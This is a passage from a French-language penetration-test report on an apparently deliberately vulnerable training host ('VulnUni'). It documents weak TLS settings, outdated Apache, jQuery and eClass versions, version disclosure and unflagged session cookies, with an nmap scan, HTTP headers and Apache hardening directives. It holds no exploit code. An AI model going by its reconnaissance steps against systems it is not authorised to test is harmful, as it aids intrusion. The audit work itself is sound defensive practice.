- [EN] Générateur de configuration TLS - Mozilla : <https://mozilla.github.io/server-side-tls/ssl-config-generator/>

### 5.4 Description

L'utilisation de protocoles cryptographiques SSLv3, TLSv1.0, TLSv1.1 et ETS (anciennement eTLS), considérés comme faibles au regard des attaques cryptographiques modernes, menace la confidentialité et l'intégrité des communications.

De plus, si l'ordre des suites cryptographiques utilisées n'est que rarement forcé par souci de performance, cela permet à un attaquant d'affaiblir le chiffrement utilisé et déchiffrer et modifier les communications.

Aussi, l'usage de ticket TLS dont la longévité est supérieure à 1 jour facilite des attaques pouvant mener à la récupération du contenu des communications.

Enfin, le rétablissement de sessions TLSv1.3 accéléré (dits "en 0-RTT") permet d'accélérer le début de la communication, mais expose les applications sous-jacentes aux attaques par rejeux de requêtes. En effet, puisque cela ne permet pas de changement de clé, un attaquant interceptant la requête sera capable de réitérer l'action effectuée par la victime. Dans le cas, par exemple, où la requête consiste à ajouter ou supprimer des données, un grand nombre de données pourra être ajouté ou supprimé par un attaquant.

Lorsque ces attaques permettent de récupérer des informations, ces dernières peuvent être sensibles, tels des identifiants de connexions, des données confidentielles ou des sessions d'utilisateurs.

Notez cependant que ces attaques, dues à une mauvaise configuration du service, requièrent une interception de trafic. Toutefois, il est difficile de la part d'un attaquant d'intercepter du trafic sur Internet. Cela est plus aisé dans le cas où l'attaquant se trouverait sur le même réseau local que la victime, par exemple dans le cas d'un réseau Wi-Fi non protégé ou compromis.

## 5.5 Recommandations

### Mettre la configuration TLS des serveurs au niveau de l'état de l'art en cryptographie

Priorité faible



Nous vous recommandons d'implémenter un protocole de chiffrement tel que TLSv1.2 ou TLS1.3 sur votre serveur Apache. Pour activer TLS 1.2 dans Apache, vous devez modifier les sections virtualhost pour votre domaine dans la configuration SSL et ajouter le SSLProtocol comme indiqué ci-dessous. Cela n'activera que TLS 1.2 et TLS 1.3 pour votre serveur web Apache et désactivera tous les protocoles plus anciens.

```
SSLProtocol -all +TLSv1.2 +TLSv1.3
```

De plus, les protocoles SSL, TLSv1.0, TLSv1.1 et ETS (anciennement eTLS) sont sujets à des vulnérabilités. Nous vous recommandons de les désactiver. Pour les serveurs Apache, cela se fait avec la directive *SSLProtocol*.

```
SSLProtocol all -SSLv3 -TLSv1 -TLSv1.1
```

## 5.6 Exploitation

Durant l'audit, nous avons découvert que le service n'offre aucun protocole cryptographique grâce à l'outil testssl.

### Testing protocols via sockets except NPN+ALPN

```
SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      not offered
TLS 1.1    not offered
TLS 1.2    not offered
TLS 1.3    not offered
```

Le service web 172.20.10.10 n'offre aucun protocole cryptographique

## 6 Manquement de mises à jour

5.3

Risque : **Modéré**Probabilité : **Modérée**Impact : **Modéré**

Authentification : Oui

Niveau De Privilèges : Utilisateur

Chaîne de calcul du score CVSS :  CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L

### 6.1 Résumé

Des composants logiciels de l'infrastructure n'étaient pas à jour au moment des tests, ne bénéficiant pas des potentiels correctifs de sécurité. L'exploitation d'une vulnérabilité non corrigée pourrait provoquer des impacts importants.

### 6.2 Services affectés

- **172.20.10.10**

### 6.3 Références

- [EN] Apache - Releases : <https://projects.apache.org/releases.html>
- [EN] jQuery - Download : <https://jquery.com/download/>
- [EN] eClass - Download : <https://www.openeclass.org/en/distribution/>

### 6.4 Description

Les tests effectués sur les services distants ont remonté un service non mis à jour sur lequel des problèmes de sécurité sont connus. Il est important d'appliquer les correctifs de sécurité afin de corriger les vulnérabilités qui pourraient être présentes sur les différents systèmes.

Il faut tout de même noter que l'exploitation de ces vulnérabilités n'est pas aisée et nécessite parfois d'avoir accès à un exploit fonctionnel sur la version du produit en question. Néanmoins même si aucun exploit n'est encore public, il se pourrait que des personnes outillées, motivées et expérimentées en développent un et le rendent public très prochainement.

Nous nous sommes basés sur les informations obtenues par les différents services tout au long de l'audit. Il se peut qu'il y ait un écart entre les versions affichées et la vraie version desdits services.

Afin d'éviter l'exploitation de toute vulnérabilité publique sur ce dernier, des liens vers les dernières versions sont disponibles en première référence.

## 6.5 Recommandations

### Appliquer les correctifs de sécurité et renforcer les procédures de veille et de mise à jour.

#### Priorité modérée



Nous vous recommandons d'appliquer tous les correctifs de sécurité sur les logiciels que vous utilisez. La veille technique sur les produits de l'infrastructure doit également être renforcée, ainsi que la politique des mises à jour. Il est important d'être plus réactif suite aux publications des correctifs par les éditeurs. Les bibliothèques et les cadriciels de développement ne doivent pas être oubliés dans cette vigilance.

## 6.6 Exploitation


Lors de l'audit, nous avons découvert des services obsolètes et vulnérables à des exploits connus :

```
HTTP/1.1 200 OK
Date: Fri, 10 Jun 2022 07:59:16 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Sun, 31 Dec 2017 06:12:24 GMT
ETag: "2b5c5-41706-5619cbfc98200"
Accept-Ranges: bytes
Content-Length: 268038
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/javascript
```

```
* jQuery JavaScript Library v3.2.1
* https://jquery.com/
*
```

Le service 172.20.10.10 utilise des versions de jQuery et Apache obsolètes





# eClass

Πλατφόρμα Ασύγχρονης Τηλεκπαίδευσης

Home Page > Platform Info

- List all courses
- New user registration
- Professor account request
- Available manuals
- About the platform

## Platform Info

Platform version is: **1.7.2** ⓘ


La version de la plateforme eClass est obsolète

## 7 Fuites d'information technique

**3.7**Risque : **Faible**Probabilité : **Modérée**Impact : **Faible**

Authentification : Non

Niveau De Privilèges : Anonyme

Chaîne de calcul du score CVSS :  CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

### 7.1 Résumé

Les services distants sont sujets à des fuites d'information technique, causées par un manque de durcissement des configurations. Cela peut permettre à un attaquant de mieux cibler le périmètre

### 7.2 Actifs concernés

- **172.20.10.10:80/tcp**

### 7.3 Références

- [EN] Mitre - Exposition aux fuites d'information : <https://cwe.mitre.org/data/definitions/200.html>
- [EN] TecMint - Masquer les informations sur la version du serveur Web Apache : <https://www.tecmint.com/hide-apache-web-server-version-information/>

### 7.4 Description

Les fuites d'information technique permettent à un attaquant d'identifier plus facilement à quelles technologies il a affaire, et dans certains cas la version précise de ces dernières. Qu'il s'agisse d'un nom explicite ou d'un chemin d'installation, ces informations doivent être dissimulées.

Des bases de données publiques comme <https://www.exploit-db.com/> recensent une partie des vulnérabilités découvertes et proposent parfois des exploits associés : si la version d'une application ou d'un service est vulnérable, l'attaquant n'aura aucune difficulté à réutiliser ces informations pour compromettre un système.

D'autres types de fuites d'information technique existent, par exemple des commentaires dans du code source, des noms de domaine ou de machines divulgués de manière imprudente. La compilation de toutes ces données permettra à un attaquant de parvenir à ses fins plus rapidement.

Ici, les fuites d'informations techniques sont dues à un manque de durcissement des configurations.

## 7.5 Recommandations

**Corriger les fuites d'information et mettre en place une veille régulière afin d'identifier d'éventuelles fuites à l'avenir.**

Priorité faible



Nous vous conseillons d'ajuster la configuration des services Apache avec les valeurs suivantes :

```
ServerTokens Prod
ServerSignature Off
```

## 7.6 Exploitation


Au cours de l'audit, nous avons pu obtenir des informations techniques sur la version des services utilisés :

```
> cat vulni
# Nmap 7.70 scan initiated Fri Jun 10 09:53:16 2022 as: nmap -vvv -p 80 -sV -sC -Pn -oN vulni 172.20.10.10
Nmap scan report for 172.20.10.10
Host is up, received arp-response (0.00023s latency).
Scanned at 2022-06-10 09:53:17 CEST for 7s

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      syn-ack ttl 64    Apache httpd 2.2.22 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: VulnUni - We train the top Information Security Professionals
MAC Address: 34:F3:9A:FA:86:06 (Intel Corporate)

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 10 09:53:24 2022 -- 1 IP address (1 host up) scanned in 7.52 seconds
```

Le service 172.20.10.10 expose la version du serveur Web Apache utilisé



Home Page > Platform Info

- List all courses
- New user registration
- Professor account request
- Available manuals
- About the platform

**Platform Info**

Platform version is: **1.7.2** ⓘ

Le service 172.20.10.10 expose la version du service OpeneClass utilisé

```
HTTP/1.1 200 OK
Date: Fri, 10 Jun 2022 07:59:16 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Sun, 31 Dec 2017 06:12:24 GMT
ETag: "2b5c5-41706-5619cbfc98200"
Accept-Ranges: bytes
Content-Length: 268038
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/javascript
```

```
* jQuery JavaScript Library v3.2.1
* https://jquery.com/
*
```

Le service 172.20.10.10 expose la version du composant jQuery utilisé

## 8 Absence de protection des cookies de session

**3.1**Risque : **Faible**Probabilité : **Modérée**Impact : **Faible**

Authentification : Oui

Niveau De Privilèges : Utilisateur

Chaîne de calcul du score CVSS :  CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N

### 8.1 Résumé

Les drapeaux **HttpOnly** et **Secure** ne sont pas présents sur les cookies sensibles. Un attaquant en mesure d'intercepter le trafic de sa victime pourrait voler des sessions utilisateurs valides.

### 8.2 Actifs concernés

- **172.20.10.10:80/tcp**

### 8.3 Références

- [EN] OWASP - Secure cookie attribute : <https://owasp.org/www-community/controls/SecureCookieAttribute>
- [EN] GeekFlare - HTTPOnly Secure Cookie in Apache : <https://geekflare.com/httponly-secure-cookie-apache/>

### 8.4 Description

Les drapeaux de cookies peuvent, indépendamment des mécanismes de sessions habituelles, réduire le risque et augmenter le niveau de sécurité de la plateforme. Le drapeau **HttpOnly** est un indicateur supplémentaire inclus dans l'entête *Set-Cookie* lors d'une réponse HTTP. L'utilisation de ce drapeau lors de la génération d'un cookie permet de rendre celui-ci inaccessible à l'API JavaScript.

De fait, si une vulnérabilité de type *Cross-Site Scripting* venait à être exploitée sur une application protégée, les cookies sensibles (de session) ne pourraient être dérobés.

Le drapeau **Secure** est un indicateur supplémentaire inclus dans l'entête *Set-Cookie*. L'utilisation de ce drapeau lors de la génération d'un cookie permet d'interdire au navigateur d'envoyer ce dernier sur une connexion qui ne serait pas chiffrée.

Cette protection est particulièrement efficace contre les écoutes actives de trafic (Man-in-the-Middle).

## 8.5 Recommandations

### Activer les drapeaux HttpOnly et Secure lors de la génération des cookies sensibles.

Priorité faible



TODO Assurez-vous que **mod\_headers.so** est activé dans le serveur HTTP Apache. Ajoutez l'entrée suivante dans **httpd.conf** :

```
Header always edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure
```

Note : La modification de l'en-tête n'est pas compatible avec les versions inférieures à la version 2.2.4 d'Apache. Vous pouvez utiliser ce qui suit pour définir les drapeaux HttpOnly et Secure dans une version inférieure à 2.2.4 :

```
Header set Set-Cookie HttpOnly;Secure
```

## 8.6 Exploitation

Lors de l'audit, nous avons découvert que les cookies de session n'implémentaient pas les drapeaux de sécurité HttpOnly et Secure sur les services distants :

Nom	Valeur	Domain	Path	Expiration / Durée maximum	Taille	HttpOnly	Secure	SameSite
PHPSESSID	lp5it1hv8h4o4nspq82j9r4980	192.168.1.25	/	Session	35	false	false	None

Le service vulnuni.local n'implémente pas les drapeaux de sécurité sur ses cookies de sessions

## III Annexes

## 1 Résultat des balayages des ports réseau

172.20.10.10			
Nom de domaine		vulnuni.home	
Services			
Protocole de transfert	Port	Protocole applicatif	Bannière
tcp	80	http	Apache httpd 2.2.22



FIN DE DOCUMENT